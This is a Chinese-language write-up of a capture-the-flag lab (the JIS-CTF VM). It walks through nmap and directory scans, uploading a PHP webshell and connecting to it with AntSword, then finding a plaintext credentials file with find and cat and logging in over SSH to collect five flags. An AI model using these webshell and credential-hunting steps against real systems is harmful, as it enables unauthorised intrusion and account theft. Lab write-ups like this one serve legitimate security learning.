JIS-CTF靶机渗透实战演练

by: bird

1. 实战演练

nmap扫描得到靶机IP


```
Nmap scan report for 192.168.128.112
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:06:B5:23 (VMware)
```

得到靶机的ip之后，我们用nmap来扫描靶机的信息


```
root@kali:~# nmap -A 192.168.128.112

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-05 10:21 CST
Nmap scan report for 192.168.128.112
Host is up (0.00047s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 af:b9:68:38:77:7c:40:f6:bf:98:09:ff:d9:5f:73:ec (RSA)
|   256 b9:df:60:1e:6d:6f:d7:f6:24:fd:ae:f8:e3:cf:16:ac (ECDSA)
|_  256 78:5a:95:bb:d5:bf:ad:cf:b2:f5:0f:c0:0c:af:f7:76 (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 8 disallowed entries
| / /backup /admin /admin_area /r00t /uploads
|_/uploaded_files /flag
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Sign-Up/Login Form
|_Requested resource was login.php
MAC Address: 00:0C:29:06:B5:23 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

爆破目录，得到第一个flag


工具：dirbuster，dirb



Type	Found	Response	Size	Include	Status
Dir	/	302	1560	☑	Scanning
Dir	/icons/	403	468	☑	Waiting
Dir	/assets/	200	1496	☑	Waiting
Dir	/assets/js/	200	1362	☑	Waiting
File	/assets/js/jquery.filedrop.js	200	7905	☐	
File	/assets/js/script.js	200	2583	☐	
Dir	/css/	200	1121	☑	Waiting
Dir	/assets/css/	200	1144	☑	Waiting
Dir	/assets/img/	200	2415	☑	Waiting
Dir	/js/	200	1120	☑	Waiting
File	/css/style.css	200	3360	☐	
File	/assets/css/styles.css	200	3980	☐	
File	/js/index.js	200	1287	☐	
Dir	/flag/	200	368	☑	Waiting



The 1st flag is : {873450912873045863001209 5}




访问http://192.168.128.112/admin_area/

右键查看源代码


The 2nd flag is : {74125741258712365478952 14}

同时得到管理员账号密码




第三个flag

我们从刚才第二个flag的地方得到管理员的账号密码，地址栏打开http://ip/login.php登录




可以看到是一个上传页面，我们写一句话木马上传


我们用蚁剑来连接http://ip/uploaded_files/shell.php



我们翻到/var/www/html/目录下面，看到一个hint.txt和flag.txt,flag.txt我们apache的组是无法进行操作的，但是hint.txt我们可以读取

The 3rd flag is : {76451100345265790123456 70}






第四个flag

刚才在第三个flag提示我们用technawi用去读取flag.txt文件，我们可以在隐藏文件中找到用户的信息

```
try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)
```

我们启动shell的命令行模式，输入命令find / -user 'technawi' 2>/dev/null,2>/dev/null是过滤掉类似没有权限的信息




```
(www-data:/var/www/html/uploaded_files) $ find / -user 'technawi' 2>/dev/null
/etc/mysql/conf.d/credentials.txt
/var/www/html/flag.txt
/home/technawi
/home/technawi/.cache
/home/technawi/.bash_history
/home/technawi/.sudo_as_admin_successful
/home/technawi/.profile
/home/technawi/.bashrc
/home/technawi/.bash_logout
(www-data:/var/www/html/uploaded_files) $
```


同时我们也看到了一个特殊的文件/etc/mysql/conf.d/credentials.txt ， 我们尝试去读一下里面的信息，得到flag

```
(www-data:/var/www/html/uploaded_files) $ find / -user 'technawi' 2>/dev/null
/etc/mysql/conf.d/credentials.txt
/var/www/html/flag.txt
/home/technawi
/home/technawi/.cache
/home/technawi/.bash_history
/home/technawi/.sudo_as_admin_successful
/home/technawi/.profile
/home/technawi/.bashrc
/home/technawi/.bash_logout
(www-data:/var/www/html/uploaded_files) $ cat /etc/mysql/conf.d/credentials.txt
The 4th flag is : {784565897412356897418541 2}

username : technawi
password : 3vilH@ksor
(www-data:/var/www/html/uploaded_files) $
```

```
The 4th flag is : {784565897412356897418541 2}
username : technawi
password : 3vilH@ksor
```


第五个flag

按照第四个flag的提示，我们用里面的账号密码去登录靶机



然后去读取刚才flag.txt文件cat /var/www/html/flag.txt ，得到最后的flag

The 5th flag is : {547321594678521345697524 9}



结束

2. 总结

遇到的坑：

1. 第一次使用蚁剑，感觉比菜刀好用

2. 蚁剑的shell终端找了好久才找到

3. 发现了flag.txt,但是打不开，根据提示搜索technawi相关信息，在credentials.txt 中意外找到了登录信息和flag4

4. 用ssh连上后，flag.txt可以打开了，顺利找到flag5

靶机相对简单，但是要找到credentials.txt 需要经验